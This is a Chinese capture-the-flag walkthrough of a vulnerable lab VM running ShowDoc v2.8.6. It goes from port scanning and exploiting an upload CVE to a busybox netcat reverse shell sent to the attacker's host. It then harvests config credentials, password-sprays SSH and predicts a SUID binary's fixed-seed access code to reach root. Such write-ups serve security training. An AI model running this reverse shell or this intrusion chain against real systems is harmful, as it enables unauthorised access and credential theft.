

Show

靶机: Show

作者: 群主 (QQ: 1045670921)

靶机ID: 652

系统: Linux

难度: Easy

【Show.ova】



靶机ip为192.168.56.130

漏洞遍历

端口扫描

```
└─(root@kali)-[~]
```

```
└─# nmap -A -sV -T4 -p- 192.168.56.130
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2026-04-26 16:52 EDT
```

```
Nmap scan report for 192.168.56.130
Host is up (0.00036s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 10.0p2 Debian 7+deb13u1
(protocol 2.0)
80/tcp    open  http      Apache httpd 2.4.66 ((Debian))
| http-title: ShowDoc
|_Requested resource was ./web/#/
| http-robots.txt: 1 disallowed entry
|_/
|_http-server-header: Apache/2.4.66 (Debian)
MAC Address: 08:00:27:C5:CC:55 (PCS Systemtechnik/Oracle
VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4
cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

访问80端口发现是showdoc



ShowDoc

一个非常适合IT团队的在线API文档、技术文档工具

示例


帮助

注册登录后发现有很多api访问接口

还是先扫描下目录

```
[18:51:08] 404 - 16B - /composer.phar
[18:51:08] 200 - 564B - /composer.json
[18:51:09] 200 - 385B - /Dockerfile
[18:51:09] 200 - 488B - /documentation/
[18:51:09] 301 - 364B - /documentation -> http://192.168.56.130/documentation/
[18:51:09] 200 - 4KB - /favicon.ico
[18:51:10] 301 - 358B - /install -> http://192.168.56.130/install/
[18:51:10] 200 - 696B - /install/index.php?upgrade/
[18:51:10] 200 - 696B - /install/
[18:51:11] 200 - 1KB - /LICENSE.txt
[18:51:13] 404 - 16B - /php-cs-fixer.phar
[18:51:14] 404 - 16B - /phpunit.phar
[18:51:14] 200 - 695B - /Public/
[18:51:14] 200 - 4KB - /README.md
[18:51:15] 200 - 30B - /robots.txt
[18:51:15] 301 - 357B - /server -> http://192.168.56.130/server/
[18:51:15] 403 - 319B - /server-status
[18:51:15] 403 - 319B - /server-status/
[18:51:18] 200 - 958B - /web/
```


在composer.json里找到showdoc版本v2.8.6



之后找下该版本的cve

[CVE-2025-0520](#)

复现cve即可



192.168.56.130//Public/Uploads//2026-04-27//69ef177c266df.php

PHP Version 7.4.33	
System	Linux Show 6.12.73+deb13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.12.73-1 (2026-02-17) x86_64
Build Date	Feb 13 2026 15:51:45
Server API	FPM/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.4/fpm
Loaded Configuration File	/etc/php/7.4/fpm/php.ini
Scan this dir for additional .ini files	/etc/php/7.4/fpm/conf.d
Additional .ini files parsed	/etc/php/7.4/fpm/conf.d/10-mysqld.ini, /etc/php/7.4/fpm/conf.d/10-opcache.ini, /etc/php/7.4/fpm/conf.d/10-pdo.ini, /etc/php/7.4/fpm/conf.d/15-xml.ini, /etc/php/7.4/fpm/conf.d/20-bcmath.ini, /etc/php/7.4/fpm/conf.d/20-calendar.ini, /etc/php/7.4/fpm/conf.d/20-ctype.ini, /etc/php/7.4/fpm/conf.d/20-curl.ini, /etc/php/7.4/fpm/conf.d/20-dom.ini, /etc/php/7.4/fpm/conf.d/20-exif.ini, /etc/php/7.4/fpm/conf.d/20-ffi.ini, /etc/php/7.4/fpm/conf.d/20-fileinfo.ini, /etc/php/7.4/fpm/conf.d/20-ftp.ini, /etc/php/7.4/fpm/conf.d/20-gd.ini, /etc/php/7.4/fpm/conf.d/20-gettext.ini, /etc/php/7.4/fpm/conf.d/20-

```
busybox nc 192.168.56.102 9001 -e sh
```

升级tty

```
(root@kali) - [~]
# nc -lvnp 9001
listening on [any] 9001 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.130] 38772
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@Show:~/html/Public/Uploads/2026-04-27$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

user提权

能看到home里有两个用户，都不能访问，先收集下信息

```
ls -la /home
total 16
drwxr-xr-x  4 root    root    4096 Apr 25 20:07 .
drwxr-xr-x 18 root    root    4096 Apr 25 06:18 ..
drwx-----  2 llqin9 llqin9  4096 Apr 25 22:47 llqin9
drwx-----  2 mooi    mooi    4096 Apr 25 20:09 mooi
```

在/var/www/html/Sqlite里找到数据库文件
showdoc.db.php

放入dbbrowser查看，在user表中找到showdoc
111为我注册的账号

表(T): user					
	uid	username	groupid	name	avatar
	...	过滤	过滤	过滤	过滤
1	1	showdoc	1	NULL	NULL
2	2	111	2	NULL	NULL

但密码是加盐哈希，没能看到，
在/var/www/html/install/lang.zh.php中找到默认管理员密码
showdoc:123456

```
db_name"=>'数据库名， 建议数据库名为 showdoc',  
db_user"=>'数据库用户名',  
db_password"=>'数据库密码',  
sqlite_tips"=>'PHP内置支持Sqlite数据库， 你无须再配置数据库， 直接点击  
go"=>'开始',  
install_success_help"=>'安装成功！ 默认管理员账户密码是 showdoc/123456。'
```

然后又

在/var/www/html/server/Application/Common/Conf/config.php里找到数据库密码

```
<?php  
return array(  
    //'配置项'=>'配置值'  
    //使用sqlite数据库  
    'DB_TYPE'    => 'Sqlite',  
    'DB_NAME'    => '../Sqlite/showdoc.db.php',  
    //showdoc不再支持mysql http://www.showdoc.cc/help?page\_id=31990  
    'DB_HOST'    => 'localhost',  
    'DB_USER'    => 'showdoc',  
    'DB_PWD'     => 'showdoc123456',  
    'DB_PORT'    => 3306, // 端口
```

根据密码喷洒原则成功ssh登录l1qin9

root提权

在l1qin9家目录下发现suid文件auth_monitor

```
l1qin9@Show:~$ ls -la
total 40
drwx----- 2 l1qin9 l1qin9 4096 Apr 25 22:47 .
drwxr-xr-x 4 root    root    4096 Apr 25 20:07 ..
-rwsr-sr-x 1 root    root    16632 Apr 25 22:43 auth_monitor
lrwxrwxrwx 1 root    root      9 Apr 25 22:47 .bash_history -
> /dev/null
-rw-r--r-- 1 l1qin9 l1qin9 220 Apr 25 20:07 .bash_logout
-rw-r--r-- 1 l1qin9 l1qin9 3526 Apr 25 20:07 .bashrc
-rw-r--r-- 1 l1qin9 l1qin9 807 Apr 25 20:07 .profile
```

可读，那就弄下来逆向一下

```
8 puts("--- MAZE-SEC ACCESS MONITOR ---");
4 v4 = time(0);
5 printf("SYSTEM_TICK: %ld\n", v4);
5 printf("CHALLENGE_STAMP: %08x\n", buf);
7 printf("ENTER ACCESS CODE: ");
8 if ( (unsigned int)__isoc99_scanf("%d", &v7) != 1 )
9     return 1;
9 if ( v10 == v7 )
10 {
11     setuid(0);
12     setgid(0);
14     stream = fopen("/root/show.txt", "r");
15     if ( stream )
16     {
17         while ( fgets(s, 256, stream) )
18             printf("%s", s);
19         fclose(stream);
20     }
21 }
```

需要输入access code 然后会读取/root/show.txt

s0rand() 把 srand() 写死成了 0x539, 所以 access code 固定为 292616681

```
import ctypes
libc = ctypes.CDLL("libc.so.6")
libc.srand(0x539)
print(libc.rand())
```

```
1 void s0rand()
2 {
3     srand(0x539u);
4 }
```

```
l1qin9@Show:~$ python3 1.py
292616681
```

```
l1qin9@Show:~$ ./auth_monitor
--- MAZE-SEC ACCESS MONITOR ---
SYSTEM_TICK: 1777279633
CHALLENGE_STAMP: 5d6804d1
ENTER ACCESS CODE: 292616681
1N0jcN9b9uqUJ0VPYbgi
```

得到root凭证 1N0jcN9b9uqUJ0VPYbgi
拿到root flag同时拿到mooi的flag


```
root@show:~# id
uid=0(root) gid=0(root) groups=0(root)
root@show:~# ls
root.txt  show.txt
root@show:~# cat root.txt
flag{root-64f26bcf00751fcbe2d03d5a7d7c93ef}
root@show:~# |
```

mooi好像没有用